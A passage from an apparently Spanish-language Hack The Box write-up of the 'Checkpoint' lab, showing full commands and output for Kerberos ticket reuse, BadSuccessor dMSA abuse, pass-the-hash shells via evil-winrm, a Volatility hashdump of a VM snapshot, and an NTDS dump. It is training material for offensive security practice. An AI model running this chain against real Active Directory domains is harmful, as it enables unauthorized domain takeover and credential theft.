      doIF1DCCBdCgAwIBBaEDAgEWooIE0DCCBMxhggTIMIIExKADAgEFoRAbDkNIRUNLUE9JTlQuSFRCoiMwIaADAgECoRowGBsGa3JidGd0Gw5DSEVDS1BPSU5ULkhUQqOCBIQwggSAoAMCARKhAwIBAqKCBHIEggRu/Mzuneuu3bPe356Kk0QVuGrHdOe/JuRbT7pJW39oUn0JUKPoyO9qn/b8i+9PbMnmo5ARGRzAwg0+fpkzjbApwZfYOlihUawfnYyWjStOqAroNkGHnUQ3BblAApGqiVfI9E7w4+18yEINY493HtHUiFBjSDc8vcGNCiyv+zzMZ3fka5MZAraqNn1NBqMCEfMhWQOYR3IGMATfhIS3/A6/sZmDE4RpNwMCMrSGMIHZppdNqB73YoUIz8QdqtxU8DCPvvjWp4oWLdhJeu/lYG9JV0Jk7FLAZxORo3po1lw/Wp+rUhpT+uJgvEhKU6dUcwa5TzT3k0NHOp0UlErDYq23RNoGVDTeDmRxcyi/B/59fUcEbhRIon0jAb+QH65JNXpRUoI8UeSmhPAjPFo33tSN0MCAulssVXJzBHyRTgKQ+LkWuo95cPinoHrpGvdaAuSzmj5jShZjptasum4Dyj1DKHxTUhACHG/MpV7ospE7oAE7qFbn6960OrqLBuTfbxzUin9ZEOD4pNtEUBiH0PCTV9YFAgmgtUCdclK8BdlRpf8vQF8g8z2FfYTWL1XzEU+1hfqwgx42IZ8ivrbyiLuQzQHiB1x523JzbEIc34mzdZjcQOgz/46W2y7ox4UsSwy+jh9irs2+b6GrJ8FrAsFnKu/j+o5Mpp5Zaz05rL1+ZFH8TsrbMUs1nDPKl3kyfsOGoYoPnGz5vM6gljUDfLm0NNo7HFjW3TyUTEs5UZmFFJ/W6vgRBj8rjIVh+nAH8A52BxMOpx6g7XYvsBDJtSoXd+gdhhju3+nAdH1F7Bg/mE1HzUeO1Gw+k/wVk6s1/YqvKrTLgfFMEIR+hzjNHgCIdXr8Qs/we7czjZp/NcD1tWi+Boz5VIOab3x+/mF6kwa0tudp6TcIPYKRQwpUL5wZU27GC1mIDoE3tGdZm429o7UQUt1YlLS4W5wn66n9p+cQyFcun6ijFeu+o63smJEJE0h2ZbfpxYKSnkNGT3FA0oxQ0+B3X4BDoTkHowbTsziX0wfYEXQNwhXtd+HFmRP6umJwLqdAEuZGAJsp6ZzPq6Udy2BC8k/Ul3gnUeq656JlGj+iMfzekDzvS79u9825Ko3yT5TY8WSE03OI5BwhbeWmkMmvdSZsDRPcv22YL84YNHjGuYCTb+0zhFZe+qtbb0aQ51YwDLLZ0Sfvzin0wXWp2XWjr9bIXXMp6TkbdgRKiwjCSiI3UAHyJBHwo6u8PC2wImgIM1miTfUw7bX+IF1vQsaUTbd4aqX/znPygYnnPl+d79Zli1T9C6r1ZDQp7GlahSh4ZxfR/tYy7wqK5d4ctyO2xbttN1NaKHNtyswJD09O0MZ2Ltzj7Ysq+/hFXq2XinjvfZJK4wS0hI6d5dh17jgM+7g9HlNfvIS3uuSXnFL0DZEuseVw2anMXZmrnROv7hu2H18MFCFftAx/znB0hqhiA+I21hmYqJKi74z65KnAT0vAnhF6MGZ0X/6jB+Rfj7C3dxB8wF0jeSbfo4HvMIHsoAMCAQCigeQEgeF9gd4wgduggdgwgdUwgdKgKzApoAMCARKhIgQgRaSIywgS8Tmc1B/Gpaa6ezEDlfJGg9sLfVp3QAQ9kqmhEBsOQ0hFQ0tQT0lOVC5IVEKiGDAWoAMCAQGhDzANGwtyeWFuLmJyb29rc6MHAwUAYKEAAKURGA8yMDI2MDYxNzEwNDEyMVqmERgPMjAyNjA2MTcyMDQxMjFapxEYDzIwMjYwNjI0MTA0MTIxWqgQGw5DSEVDS1BPSU5ULkhUQqkjMCGgAwIBAqEaMBgbBmtyYnRndBsOQ0hFQ0tQT0lOVC5IVEI=
PS C:\users\ryan.brooks\documents>
|
Convertimos con impacket-ticketConverter y asignamos la variable KRB5CCNAME al archivo.
1
2
3
4
5
6
7
8
|
❯ echo "doIF1DCCB[.. cut ...]C5IVEI=" |base64 -d > ticket.kirbi
❯ impacket-ticketConverter ticket.kirbi ticket.ccache
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] converting kirbi to ccache...
[+] done
❯ export KRB5CCNAME=ticket.ccache
❯
|
Permissions
Eenumeramos los permisos con bloodyad. El resultado muestra el permiso CREATE_CHILD sobre OU=DMSAHolder y WRITE sobre CN=svc_deploy,OU=ServiceAccounts. El primero permite crear objetos hijo dentro de la OU, mientras que el segundo permite modificar propiedades del objeto svc_deploy. Esta combinación nos llevo a la posibilidad de explotar BadSuccessor, una tecnica de escalada de privilegios que abusa de las delegated Managed Service Accounts (dMSA). En este caso, aprovechamos estos permisos para crear una dMSA dentro de OU=DMSAHolder y configurarla para que suceda a svc_deploy.
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
|
❯ faketime "$(ntpdate -q checkpoint.htb | cut -d ' ' -f 1,2)" bloodyad -d checkpoint.htb -H dc01.checkpoint.htb -k --dc-ip 10.129.114.122 get writable

distinguishedName: CN=S-1-5-11,CN=ForeignSecurityPrincipals,DC=checkpoint,DC=htb
permission: WRITE

distinguishedName: OU=DMSAHolder,DC=checkpoint,DC=htb
permission: CREATE_CHILD

distinguishedName: CN=Ryan Brooks,OU=Employees,DC=checkpoint,DC=htb
permission: WRITE

distinguishedName: CN=svc_deploy,OU=ServiceAccounts,DC=checkpoint,DC=htb
permission: WRITE

distinguishedName: DC=checkpoint.htb,CN=MicrosoftDNS,DC=DomainDnsZones,DC=checkpoint,DC=htb
permission: CREATE_CHILD

distinguishedName: DC=_msdcs.checkpoint.htb,CN=MicrosoftDNS,DC=ForestDnsZones,DC=checkpoint,DC=htb
permission: CREATE_CHILD
❯
|
User - svc_deploy
BadSuccessor
Utilizamos SharpSuccessor.exe para crear una dMSA y configurarla como sucesora de svc_deploy, aprovechando los permisos identificados anteriormente. Los parametros especifican la cuenta objetivo (/impersonate), la OU donde se crearia la dMSA (/path), la cuenta con la que ejecutamos la operacion (/account) y el nombre de la nueva dMSA (/name).
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
|
PS C:\users\ryan.brooks\documents> ./SharpSuccessor.exe add /impersonate:svc_deploy /path:"OU=DMSAHolder,DC=checkpoint,DC=htb" /account:ryan.brooks /name:dmsa_acc
   _____ _                      _____
  / ____| |                    / ____|
 | (___ | |__   __ _ _ __ _ __| (___  _   _  ___ ___ ___  ___ ___  ___  _ __
  \___ \| '_ \ / _` | '__| '_ \\___ \| | | |/ __/ __/ _ \/ __/ __|/ _ \| '__|
  ____) | | | | (_| | |  | |_) |___) | |_| | (_| (_|  __/\__ \__ \ (_) | |
 |_____/|_| |_|\__,_|_|  | .__/_____/ \__,_|\___\___\___||___/___/\___/|_|
                         | |
                         |_|
@_logangoins

[+] Adding dnshostname dmsa_acc.checkpoint.htb
[+] Adding samaccountname dmsa_acc$
[+] svc_deploy's DN identified
[+] Attempting to write msDS-ManagedAccountPrecededByLink
[+] Wrote attribute successfully
[+] Attempting to write msDS-DelegatedMSAState attribute
[+] Attempting to set access rights on the dMSA object
[+] Attempting to write msDS-SupportedEncryptionTypes attribute
[+] Attempting to write userAccountControl attribute
[+] Created dMSA object 'CN=dmsa_acc' in 'OU=DMSAHolder,DC=checkpoint,DC=htb'
[+] Successfully weaponized dMSA object
[+] Found target account, attempting to write attributes
[+] CN=dmsa_acc,OU=DMSAHolder,DC=checkpoint,DC=htb written to svc_deploy object
[+] msDS-SupersededServiceAccountState set to 2
[+] Wrote to target account successfully
PS C:\users\ryan.brooks\documents>
|
La salida confirma la creacion de dmsa_acc$ dentro de OU=DMSAHolder y la modificacion de los atributos de svc_deploy para establecer la relacion de sucesion. Reutilizamos el ticket Kerberos de Ryan obtenido anteriormente con Rubeus. La salida de tgtdeleg /nowrap proporciona el ticket codificado en Base64, que se guarda y decodifica en el archivo ticket.kirbi. Despues, ejecutamos badS4U2self con este archivo como credencial de entrada para obtener las claves de la dMSA.
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
|
❯ faketime "$(ntpdate -q checkpoint.htb | cut -d ' ' -f 1,2)" badS4U2self --dmsa 'kerberos+kirbi://ryan.brooks\checkpoint.htb:ticket.kirbi@10.129.114.122' 'krbtgt/CHECKPOINT.HTB' 'dmsa_acc$@checkpoint.htb'

Realm        : CHECKPOINT.HTB
Sname        : krbtgt/CHECKPOINT.HTB
UserName     : dmsa_acc$
UserRealm    : checkpoint.htb
StartTime    : 2026-06-17 12:00:58+00:00
EndTime      : 2026-06-17 20:41:21+00:00
RenewTill    : 2026-06-24 10:41:21+00:00
Flags        : forwardable, renewable, pre-authent, enc-pa-rep, forwarded
Keytype      : 18
Key          : siMpoPJrnQoXi21VY1bX2lfMd6zgqJWvXsPD2mu/MAA=
EncodedKirbi :

    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
    Qg==

dMSA current keys found in TGS:
AES256: 6e2384a92d4c3a5fe2ac240b0e4137e4220a0b1f2c790f710c744776673514f3
AES128: 098d7f1b419abf7ac6d24c84e55d89ff
RC4: 711cecd920f95e42058cad91f1d663d9

dMSA previous keys found in TGS (including keys of preceding managed accounts):
RC4: e16081eb077aca74bdbf8af12af43ac9
[+] Done!
❯
|
El resultado muestra las claves actuales de dmsa_acc$ y las claves anteriores asociadas con la cuenta que esta sustituyendo. Utilizamos el valor RC4 mostrado bajo dMSA previous keys para acceder posteriormente como svc_deploy.
Shell
Este hash permite el acceso por WinRM.
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
|
❯ evil-winrm -i checkpoint.htb -u svc_deploy -H e16081eb077aca74bdbf8af12af43ac9

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_deploy\Documents> whoami
checkpoint\svc_deploy
*Evil-WinRM* PS C:\Users\svc_deploy\Documents>
|
Privesc
Localmente logramos acceder al directorio del recurso compartido de samba: VMBackups. En este encontramos archivos de una maquina virtual.
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
|
*Evil-WinRM* PS C:\Shares\VMBackups\NightlyBackup_2024-11-01\memory forensics> dir


    Directory: C:\Shares\VMBackups\NightlyBackup_2024-11-01\memory forensics


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----          5/9/2026   7:45 PM      106496000 Windows Server 2019-000001.vmdk
-a----          5/9/2026   7:40 PM     2147483648 Windows Server 2019-Snapshot1.vmem
-a----          5/9/2026   7:40 PM      138164859 Windows Server 2019-Snapshot1.vmsn
-a----          5/9/2026   7:39 PM         270840 Windows Server 2019.nvram
-a----          5/9/2026   7:45 PM           7642 Windows Server 2019.scoreboard
-a----          5/9/2026   7:39 PM    10199695360 Windows Server 2019.vmdk
-a----          5/9/2026   7:39 PM            502 Windows Server 2019.vmsd
-a----          5/9/2026   7:45 PM           2749 Windows Server 2019.vmx
-a----          5/9/2026   7:22 PM            274 Windows Server 2019.vmxf


*Evil-WinRM* PS C:\Shares\VMBackups\NightlyBackup_2024-11-01\memory forensics>
|
Utilizamos Volatility para extraer los hashes en el archivo .vmem con el plugin windows.registry.hashdump.Hashdump. Sin embargo, este indica un error e intenta descargar un archivo PDB identificado con el ‘hash’ EF9A48AFA50FF07C616585BB019195361. Esto ocurre ya que unicamente estamos ejecutando volatility.exe sin la tabla de simbolos.
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
|
*Evil-WinRM* PS C:\Users\svc_deploy\Documents> ./vol.exe -f "C:\Shares\VMBackups\NightlyBackup_2024-11-01\memory forensics\Windows Server 2019-Snapshot1.vmem" windows.registry.hashdump.Hashdump
Volatility 3 Framework 2.28.0
vol.exe :
    + CategoryInfo          : NotSpecified: (:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError
Progress:    0.00		Updating caches for 105 files...Progress:    0.95
# [... cut ...]
Scanning layer_name using PdbSignatureScannerProgress:   38.87		Scanning layer_name using PdbSignatureScannerProgress:   38.96		Scanning layer_name using PdbSignatureScannerProgress:   39.06	Scanning layer_name using PdbSignatureScannerProgress:    0.00		Scanning layer_name using PdbSignatureScannerProgress:    0.00		Scanning layer_name using PdbSignatureScannerProgress:  100.00		Downloading http://msdl.microsoft.com/download/symbols/ntkrnlmp.pdb/EF9A48AFA50FF07C616585BB019195361/ntkrnlmp.pd_WARNING  volatility3.framework.symbols.windows.pdbutil: Symbol file could not be downloaded from remote server                                                                                                    Progress:  100.00		PDB scanning finished                                                                                             Unable to validate the plugin requirements: ['plugins.Hashdump.kernel.symbol_table_name']
Unsatisfied requirement plugins.Hashdump.kernel.symbol_table_name:

A symbol table requirement was not fulfilled.  Please verify that:
	The associated translation layer requirement was fulfilled
	You have the correct symbol file for the requirement
	The symbol file is under the correct directory or zip file
	The symbol file is named appropriately or contains the correct banner

*Evil-WinRM* PS C:\Users\svc_deploy\Documents>
|
Descargamos el archivo pdb. Con pdbconv.py obtuvimos el identificador que nos interesa: EF9A48AFA50FF07C616585BB019195361. Esto con el objetivo de no subir la tabla simbolos de windows.
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
|
# download the missing PDB file
curl -sSL -o ntkrnlmp.pdb "http://msdl.microsoft.com/download/symbols/ntkrnlmp.pdb/EF9A48AFA50FF07C616585BB019195361/ntkrnlmp.pdb"
# clone volatility repo
git clone https://github.com/volatilityfoundation/volatility3.git
cd volatility3
# install volatility with uv
uv tool install .
# or run the script
❯ uv run python3 volatility3/framework/symbols/windows/pdbconv.py -f ../ntkrnlmp.pdb -g EF9A48AFA50FF07C616585BB019195361
❯ ll
drwxrwxr-x kali kali 4.0 KB Wed Jun 17 02:42:36 2026 build
# [... cut ...]
.rw-rw-r-- kali kali 515 KB Wed Jun 17 02:44:28 2026 EF9A48AFA50FF07C616585BB01919536-1.json.xz
# [... cut ...]
.rw-rw-r-- kali kali 2.9 KB Wed Jun 17 02:41:22 2026 volshell.spec
❯
|
Subimos y movimos el archivo .json.xz a symbols/windows/ntkrnlmp.pdb/ en la raiz donde volatility esta alojado.
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
|
*Evil-WinRM* PS C:\Users\svc_deploy\Documents> upload volatility/volatility3/EF9A48AFA50FF07C616585BB01919536-1.json.xz

Info: Uploading /home/kali/htb/checkpoint/volatility/volatility3/EF9A48AFA50FF07C616585BB01919536-1.json.xz to C:\Users\svc_deploy\Documents\EF9A48AFA50FF07C616585BB01919536-1.json.xz

Data: 703368 bytes of 703368 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\Users\svc_deploy\Documents> ls


    Directory: C:\Users\svc_deploy\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         6/17/2026   5:48 AM                symbols
-a----         6/17/2026   6:46 AM         527528 EF9A48AFA50FF07C616585BB01919536-1.json.xz
-a----         6/17/2026   5:47 AM       22216348 vol.exe


*Evil-WinRM* PS C:\Users\svc_deploy\Documents> mv EF9A48AFA50FF07C616585BB01919536-1.json.xz symbols/windows/ntkrnlmp.pdb/
*Evil-WinRM* PS C:\Users\svc_deploy\Documents>
|
Ejecutamos nuevamente y este lista los hashes de varios usuarios, entre estos el de Administrator.
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
|
*Evil-WinRM* PS C:\Users\svc_deploy\Documents> ./vol.exe -f "C:\Shares\VMBackups\NightlyBackup_2024-11-01\memory forensics\Windows Server 2019-Snapshot1.vmem" windows.registry.hashdump.Hashdump
Volatility 3 Framework 2.28.0
vol.exe :
    + CategoryInfo          : NotSpecified: (:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError
Progress:    0.00		Updating caches for 106 files...
# [...cut ...]
PdbSignatureScannerProgress:   39.06		Scanning layer_name using PdbSignatureScannerProgress:    0.00		Scanning layer_name using PdbSignatureScannerProgress:    0.00		Scanning layer_name using PdbSignatureScanner
User	rid	lmhash	nthash

Administrator	500	aad3b435b51404eeaad3b435b51404ee	f29e9c014295b9b32139b09a2790be3b
Guest	501	aad3b435b51404eeaad3b435b51404ee	31d6cfe0d16ae931b73c59d7e0c089c0
DefaultAccount	503	aad3b435b51404eeaad3b435b51404ee	31d6cfe0d16ae931b73c59d7e0c089c0
WDAGUtilityAccount	504	aad3b435b51404eeaad3b435b51404ee	28f8d934dee90b2ec824351cb0844479
*Evil-WinRM* PS C:\Users\svc_deploy\Documents>
|
El hash permite autenticarse por SMB.
1
2
3
4
|
❯ netexec smb checkpoint.htb -u administrator -H f29e9c014295b9b32139b09a2790be3b
SMB         10.129.114.122  445    DC01             [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (domain:checkpoint.htb) (signing:True) (SMBv1:None)
SMB         10.129.114.122  445    DC01             [+] checkpoint.htb\administrator:f29e9c014295b9b32139b09a2790be3b (Pwn3d!)
❯
|
Shell
Con evil-winrm pasamos el hash logrando obtener una shell.
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
|
❯ evil-winrm -i checkpoint.htb -u administrator -H f29e9c014295b9b32139b09a2790be3b

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
checkpoint\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents>
|
Realizamos la lectura de la flag root.txt en el directorio de max.palmer.
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
|
*Evil-WinRM* PS C:\Users> dir max.palmer/desktop


    Directory: C:\Users\max.palmer\desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         6/17/2026   3:09 AM             34 root.txt


*Evil-WinRM* PS C:\Users> cat max.palmer/desktop/root.txt
63aa47fd33fb5bdfad9f6842f36cf826
*Evil-WinRM* PS C:\Users>
|
Loot
Dump Hashes
Realizamos un dump de las hashes con netexec.
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
|
❯ netexec smb checkpoint.htb -u administrator -H f29e9c014295b9b32139b09a2790be3b --ntds
SMB         10.129.114.122  445    DC01             [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (domain:checkpoint.htb) (signing:True) (SMBv1:None)
SMB         10.129.114.122  445    DC01             [+] checkpoint.htb\administrator:f29e9c014295b9b32139b09a2790be3b (Pwn3d!)
SMB         10.129.114.122  445    DC01             [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB         10.129.114.122  445    DC01             Administrator:500:aad3b435b51404eeaad3b435b51404ee:f29e9c014295b9b32139b09a2790be3b:::
SMB         10.129.114.122  445    DC01             Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         10.129.114.122  445    DC01             krbtgt:502:aad3b435b51404eeaad3b435b51404ee:015e3bf70a412ef82b604fae3b1c30e8:::
SMB         10.129.114.122  445    DC01             checkpoint.htb\alex.turner:1101:aad3b435b51404eeaad3b435b51404ee:0b28e49d9deb96f99d74578e214faec2:::
SMB         10.129.114.122  445    DC01             checkpoint.htb\mark.davies:1102:aad3b435b51404eeaad3b435b51404ee:0b28e49d9deb96f99d74578e214faec2:::
SMB         10.129.114.122  445    DC01             checkpoint.htb\ryan.brooks:1103:aad3b435b51404eeaad3b435b51404ee:82d044eb259e495fd92a52b2ccece067:::
SMB         10.129.114.122  445    DC01             checkpoint.htb\svc_deploy:1104:aad3b435b51404eeaad3b435b51404ee:e16081eb077aca74bdbf8af12af43ac9:::
SMB         10.129.114.122  445    DC01             checkpoint.htb\james.harper:1111:aad3b435b51404eeaad3b435b51404ee:72f0eefcc213ea8f350773b831cf2c9c:::
SMB         10.129.114.122  445    DC01             checkpoint.htb\sarah.mitchell:1112:aad3b435b51404eeaad3b435b51404ee:72f0eefcc213ea8f350773b831cf2c9c:::
SMB         10.129.114.122  445    DC01             checkpoint.htb\emily.carter:1113:aad3b435b51404eeaad3b435b51404ee:72f0eefcc213ea8f350773b831cf2c9c:::
SMB         10.129.114.122  445    DC01             checkpoint.htb\david.reynolds:1114:aad3b435b51404eeaad3b435b51404ee:72f0eefcc213ea8f350773b831cf2c9c:::
SMB         10.129.114.122  445    DC01             checkpoint.htb\jessica.coleman:1115:aad3b435b51404eeaad3b435b51404ee:72f0eefcc213ea8f350773b831cf2c9c:::
SMB         10.129.114.122  445    DC01             checkpoint.htb\lauren.flores:1116:aad3b435b51404eeaad3b435b51404ee:72f0eefcc213ea8f350773b831cf2c9c:::
SMB         10.129.114.122  445    DC01             checkpoint.htb\michael.torres:1117:aad3b435b51404eeaad3b435b51404ee:72f0eefcc213ea8f350773b831cf2c9c:::
SMB         10.129.114.122  445    DC01             checkpoint.htb\kevin.patterson:1118:aad3b435b51404eeaad3b435b51404ee:72f0eefcc213ea8f350773b831cf2c9c:::
SMB         10.129.114.122  445    DC01             checkpoint.htb\brian.jenkins:1119:aad3b435b51404eeaad3b435b51404ee:72f0eefcc213ea8f350773b831cf2c9c:::
SMB         10.129.114.122  445    DC01             checkpoint.htb\megan.perry:1120:aad3b435b51404eeaad3b435b51404ee:72f0eefcc213ea8f350773b831cf2c9c:::
SMB         10.129.114.122  445    DC01             max.palmer:5101:aad3b435b51404eeaad3b435b51404ee:7d7670c154bf5439523729639c6d2f16:::
SMB         10.129.114.122  445    DC01             DC01$:1000:aad3b435b51404eeaad3b435b51404ee:cacfde2465d05d06d1d148b87643770a:::
SMB         10.129.114.122  445    DC01             bad$:7101:aad3b435b51404eeaad3b435b51404ee:8b2f4d0d63dc325b19349669e41ba5d5:::
SMB         10.129.114.122  445    DC01             kreep_dmsa$:7102:aad3b435b51404eeaad3b435b51404ee:089019e68eeba55152dc5afedb731308:::
SMB         10.129.114.122  445    DC01             dmsa_acc$:7103:aad3b435b51404eeaad3b435b51404ee:711cecd920f95e42058cad91f1d663d9:::
SMB         10.129.114.122  445    DC01             [+] Dumped 22 NTDS hashes to /home/kali/.nxc/logs/ntds/DC01_10.129.114.122_2026-06-17_025542.ntds of which 18 were added to the database
SMB         10.129.114.122  445    DC01             [*] To extract only enabled accounts from the output file, run the following command:
SMB         10.129.114.122  445    DC01             [*] grep -iv disabled /home/kali/.nxc/logs/ntds/DC01_10.129.114.122_2026-06-17_025542.ntds | cut -d ':' -f1
❯
|